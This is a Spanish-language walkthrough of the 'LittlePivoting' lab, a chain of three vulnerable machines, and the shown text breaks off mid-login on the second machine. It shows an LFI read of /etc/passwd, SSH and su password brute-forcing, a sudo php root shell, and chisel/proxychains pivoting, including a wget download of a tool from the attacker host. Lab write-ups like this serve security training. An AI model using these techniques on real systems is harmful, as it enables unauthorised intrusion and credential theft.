

LITTLEPIVOTING

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip littlepivoting.zip
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh inclusion.tar trust.tar upload.tar
```

Estamos desplegando la máquina vulnerable del archivo inclusion.tar, espere un momento.

Máquina desplegada desde inclusion.tar, sus direcciones IP son --> 10.10.10.2 20.20.20.2

Estamos desplegando la máquina vulnerable del archivo trust.tar, espere un momento.

Máquina desplegada desde trust.tar, sus direcciones IP son --> 20.20.20.3 30.30.30.2

Estamos desplegando la máquina vulnerable del archivo upload.tar, espere un momento.

Máquina desplegada desde upload.tar, sus direcciones IP son --> 30.30.30.3

Presiona **Ctrl+C** cuando termine con la máquina para eliminarla

CONECTIVIDAD INCLUSION

```
ping -c1 10.10.10.2
```

 Hacemos ping a la máquina inclusion

```
# ping -c1 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=0.295 ms

— 10.10.10.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.295/0.295/0.295/0.000 ms
```

LINUX- ttl=64

ESCANEO DE PUERTOS INCLUSION

```
nmap -p- -Pn -sVCS --min-rate 5000 10.10.10.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 10.10.10.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 01:40 EDT
Nmap scan report for 10.10.10.2
Host is up (0.000058s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 03:cf:72:54:de:54:ae:cd:2a:16:58:6b:8a:f5:52:dc (ECDSA)
|_ 256 13:bb:c2:12:f5:97:30:a1:49:c7:f9:d0:ba:d0:5e:f7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:0A:0A:0A:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp open http Apache httpd 2.4.57 ((Debian))

puerto 80

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

ENUMERACIÓN INCLUSION

whatweb http://10.10.10.2

```
whatweb http://10.10.10.2
http://10.10.10.2 [200 OK] Apache[2.4.57], Country[RESERVED][22], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[10.10.10.2], Title[Apache2 Debian Default Page: It works]
```

gobuster dir -u http://10.10.10.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://10.10.10.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 10701]
/shop (Status: 301) [Size: 307] [→ http://10.10.10.2/shop/]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
```

Finished

Descubrimos un directorio /shop

10.10.10.2/shop/ 67% ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DeepL Translate - El m... GitHub - irc

Tienda de Teclados



Error de Sistema: (\$_GET[archivo]);

EXPLOTACIÓN INCLUSION

"Error de Sistema: (\$_GET['archivo']);

Aporto contexto. \$_GET['archivo']:

\$_GET es una superglobal en PHP que se utiliza para recoger datos enviados

en la URL a través de un método GET.

'archivo' es la clave que se busca en el array \$_GET. Si la URL es

http://example.com/page.php?archivo=test, entonces \$_GET['archivo'] será test.

Posibilidad de una LFI(local file inclusión)

La vulnerabilidad LFI permite a un atacante incluir archivos en el servidor a través de la entrada proporcionada en la URL.

Probamos esto con una ruta relativa

http://10.10.10.2/shop/index.php?archivo=../../../../../../../../etc/passwd

y efectivamente, estamos ante un LFI

Tenemos dos usuarios **seller** y **manchi**

Tienda de Teclados

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
seller:x:1000:1000:seller,,,:/home/seller:/bin/bash
manchi:x:1001:1001:manchi,,,:/home/manchi:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/ssh:/usr/sbin/nologin
```

Error de Sistema: (\$_GET['archivo']);

Hacemos fuerza bruta con medusa

medusa -h 10.10.10.2 -u manchi -P /usr/share/wordlists/rockyou.txt -M ssh

```
medusa -h 10.10.10.2 -u manchi -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.2 (1 of 1, 0 complete) User: manchi (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 10.10.10.2 User: manchi Password: lovely [SUCCESS]
```

```
# ssh manchi@10.10.10.2
The authenticity of host '10.10.10.2 (10.10.10.2)' can't be established.
ED25519 key fingerprint is SHA256:7L7ozEpa6qePwn/o8bYoxlwtLa2knvLaSKI1mkRMfU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.2' (ED25519) to the list of known hosts.
manchi@10.10.10.2's password:
Linux 8fda3e4c8a74 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1
manchi@8fda3e4c8a74:~$
```

ESCALADA DE PRIVILEGIOS INCLUSION

```
Después de probar de todo y no encontrar nada me decanto por utilizar el Linux-Su-Force

Debemos enviar el script y el rockyou a la máquina inclusion

scp Linux-Su-Force.sh manchi@10.10.10.2:/home/manchi/Linux-Su-Force.sh
manchi@10.10.10.2's password:
Linux-Su-Force.sh

scp /usr/share/wordlists/rockyou.txt manchi@10.10.10.2:/home/manchi/rockyou.txt
manchi@10.10.10.2's password:
rockyou.txt

manchi@8fda3e4c8a74:~$ ls -la
total 136672
drwx----- 1 manchi manchi 4096 Jun 28 06:19 .
drwxr-xr-x 1 root root 4096 Apr 14 16:45 ..
-rw-r--r-- 1 manchi manchi 220 Apr 14 16:45 .bash_logout
-rw-r--r-- 1 manchi manchi 3526 Apr 14 16:45 .bashrc
-rw-r--r-- 1 manchi manchi 807 Apr 14 16:45 .profile
-rw-r--r-- 1 manchi manchi 1600 Jun 28 06:18 Linux-Su-Force.sh
-rw-r--r-- 1 manchi manchi 139921507 Jun 28 06:19 rockyou.txt

manchi@8fda3e4c8a74:~$ chmod +x Linux-Su-Force.sh

manchi@8fda3e4c8a74:~$ ./Linux-Su-Force.sh seller rockyou.txt

contraseña: qwerty
```

Nos hacemos seller

```
manchi@717e942a9b11:~$ su seller
Password:

seller@717e942a9b11:/home/manchi$

Buscamos permisos sudo

seller@717e942a9b11:/home/manchi$ sudo -l
Matching Defaults entries for seller on 717e942a9b11:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on 717e942a9b11:
    (ALL) NOPASSWD: /usr/bin/php

Consultando en https://gtfobins.github.io/
```

Nos hacemos root

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
seller@717e942a9b11:/home/manchi$ CMD="/bin/sh"
seller@717e942a9b11:/home/manchi$ sudo php -r "system('$CMD');"
```

```
whoami
root
bash
root@717e942a9b11:/home/manchi#
```

```
root@717e942a9b11:/home/manchi# hostname -I  
10.10.10.2 20.20.20.2
```

Vemos que la máquina tiene dos direcciones IP asignadas a sus interfaces de red.

Probamos conectividad hacia la segunda máquina(trust)

CONECTIVIDAD TRUST

```
root@717e942a9b11:/home/manchi# ping -c1 20.20.20.3  
PING 20.20.20.3 (20.20.20.3) 56(84) bytes of data.  
64 bytes from 20.20.20.3: icmp_seq=1 ttl=64 time=0.289 ms  
  
— 20.20.20.3 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.289/0.289/0.289/0.000 ms  
root@717e942a9b11:/home/manchi#
```

En resumen: kali se conecta a inclusion en 10.10.10.2 e inclusion se conecta a trust en 20.20.20.3 desde 20.20.20.2. Pero, no hay conectividad entre kali y trust.

Para solucionar esto, usamos chisel para realizar el portforwarding y obtener conexión con la máquina trust desde nuestro kali(atacante)

Chisel es una herramienta que permite crear túneles seguros y puede ser utilizada para acceder a servicios internos de una red a través de conexiones seguras.

Una vez descargado chisel en nuestro kali, <https://github.com/jpillora/chisel> montamos un server en kali en el directorio en el que tenemos chisel

```
python3 -m http.server 80
```

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

y desde la máquina inclusion


```
root@717e942a9b11:/home/manchi# wget http://10.10.10.1/chisel
```

```
root@717e942a9b11:/home/manchi# ls
```

```
chisel
```

```
root@717e942a9b11:/home/manchi# chmod +x chisel
```

Iniciamos Chisel en Kali Linux como servidor con un túnel inverso

```
└─# ./chisel server --reverse --port 1111 --source "trust"
2024/06/28 03:47:46 server: Reverse tunnelling enabled
2024/06/28 03:47:46 server: Fingerprint XSecavVuBmTaHuY7jXgNRTwYWt6nkzwyY64zh4tLsGc=
2024/06/28 03:47:46 server: Listening on http://0.0.0.0:1111
```

--server: Esto inicia Chisel en modo servidor.

--reverse: Configura Chisel en modo inverso, donde Kali Linux actúa como servidor y espera conexiones entrantes desde "trust".

--port 1111: El puerto en el que Chisel estará escuchando conexiones entrantes desde "inclusion".

En la máquina inclusion, nos conectamos de la siguiente manera:

```
root@717e942a9b11:/home/manchi# ./chisel client 10.10.10.1:1111 R:socks
2024/06/28 07:51:11 client: Connecting to ws://10.10.10.1:1111
2024/06/28 07:51:11 client: Connected (Latency 3.394717ms)
```

--client: Esto inicia Chisel en modo cliente.

--10.10.10.1:1111: Especifica la dirección del servidor y el puerto al que el cliente se conectará. En este caso, el servidor está en 10.10.10.1 y escucha en el puerto 1111.

--R:socks: Indica que el cliente establecerá un túnel reverso y habilitará un proxy SOCKS.

Un **proxy SOCKS** es un tipo de proxy de red que puede manejar cualquier tipo de tráfico a través de un firewall, facilitando el reenvío de solicitudes de red entre un cliente y un servidor.

En este caso, se está utilizando para permitir que el tráfico de red desde el cliente se dirija a través del servidor, permitiendo el acceso a servicios que pueden no ser directamente accesibles desde la ubicación del cliente.

```
./chisel server --reverse --port 1111  
2024/06/28 10:08:27 server: Reverse tunnelling enabled  
2024/06/28 10:08:27 server: Fingerprint xAbHoCETRnFuiAEcEi6gCGNS4MN8dRt1kbV+0Eo3zTc=  
2024/06/28 10:08:27 server: Listening on http://0.0.0.0:1111  
2024/06/28 10:09:27 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening: Indica que se ha establecido una sesión y que el proxy SOCKS está escuchando en **127.0.0.1:1080**.

Para utilizar proxychains junto con chisel, necesitamos configurar el archivo **/etc/proxychains4.conf** adecuadamente. Proxychains permite que aplicaciones que

no tienen soporte nativo para proxies redirijan su tráfico a través de un proxy, como el

proxy SOCKS configurado por chisel.

- Editamos el archivo

nano /etc/proxychains4.conf

Descomentamos o agregamos la línea **dynamic_chain** (Esto permite que proxychains utilice múltiples proxies en la cadena de manera dinámica.)

Comentamos o eliminamos la línea `strict_chain` si está presente.

Configuramos el proxy SOCKS. Añadimos la siguiente línea al final del archivo

`socks5 127.0.0.1 1080`

(Esto le indica a proxychains que utilice un proxy SOCKS5 en 127.0.0.1 (localhost) y en el puerto 1080, que es donde chisel está escuchando).

Este comando permitirá ejecutar `nmap` a través de `proxychains`, filtrar la salida para

mostrar solo los puertos abiertos y asegurarte de que no se muestren mensajes de

error ni la palabra "Ok".

Esto proporcionará una salida limpia con solo la información de los puertos abiertos.

ESCANEOS DE PUERTOS TRUST

```
# proxychains nmap -sVCT -F --open -Pn -n 20.20.20.3 2>/dev/null | grep -E "[0-9]+/(tcp|udp)\s+open"
22/tcp open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp open  http     Apache httpd 2.4.57 ((Debian))
```

Para poder echarle un vistazo al puerto 80, usamos la extensión foxyproxy y la configuramos o, en su lugar, modificamos configuración del navegador

Add

filter

20.20.20.1

Title

20.20.20.1

Hostname

127.0.0.1

Type

SOCKS5

Port

1080

Country

Username

username

City

city

Password

Color

PAC URL

Proxy DNS

Store Locally

Quick Add

Include

Type

Title

Pattern

Save

Firefox about:preferences 90%

Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

DeepL Translate - El m...

GitHu

Your browser is up to date

Connection Settings

Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration

HTTP Proxy

Port

0

Also use this proxy for HTTPS

HTTPS Proxy

Port

0

SOCKS Host

127.0.0.1

Port

1080


SOCKS v4

SOCKS v5

Automatic proxy configuration URL

Cancel

OK



ENUMERACIÓN TRUST

Con gobuster intentamos enumeración. En este caso, no se utiliza **proxychains** si no, la opción **--proxy**

gobuster dir -u http://20.20.20.3 -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt --proxy

socks5://127.0.0.1:1080


```
gobuster dir -u http://20.20.20.3 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt --proxy socks5://127.0.0.1:1080

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://20.20.20.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Proxy: socks5://127.0.0.1:1080
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
./index.html (Status: 200) [Size: 10701]
./html (Status: 403) [Size: 275]
./secret.php (Status: 200) [Size: 927]
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
./server-status (Status: 403) [Size: 275]
```



Tenemos el usuario **mario**. Con medusa vamos por la contraseña

```
proxychains medusa -h 20.20.20.3 -u mario -P /usr/share/wordlists/rockyou.txt -M ssh
```

EXPLOTACIÓN TRUST

```

└─# proxychains medusa -h 20.20.20.3 -u mario -P /usr/share/wordlists/rockyou.txt -M ssh
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@fooofus.net>

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... timeout
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: jessica (16 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 654321 (17 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: michael (18 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: ashley (19 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: qwerty (20 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 111111 (21 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: iloveu (22 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: 000000 (23 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: michelle (24 of 14344391 complete)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: tigger (25 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: sunshine (26 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 20.20.20.3 (1 of 1, 0 complete) User: mario (1 of 1, 0 complete) Password: chocolate (27 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 20.20.20.3 User: mario Password: chocolate [SUCCESS]

```

Ahora intentamos conectarnos mediante ssh

proxychains ssh mario@20.20.20.3

```

└─# proxychains ssh mario@20.20.20.3
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... timeout
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 20.20.20.3:22 ... OK
The authenticity of host '20.20.20.3 (20.20.20.3)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '20.20.20.3' (ED25519) to the list of known hosts.
mario@20.20.20.3's password:
Linux 2720c042e791 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
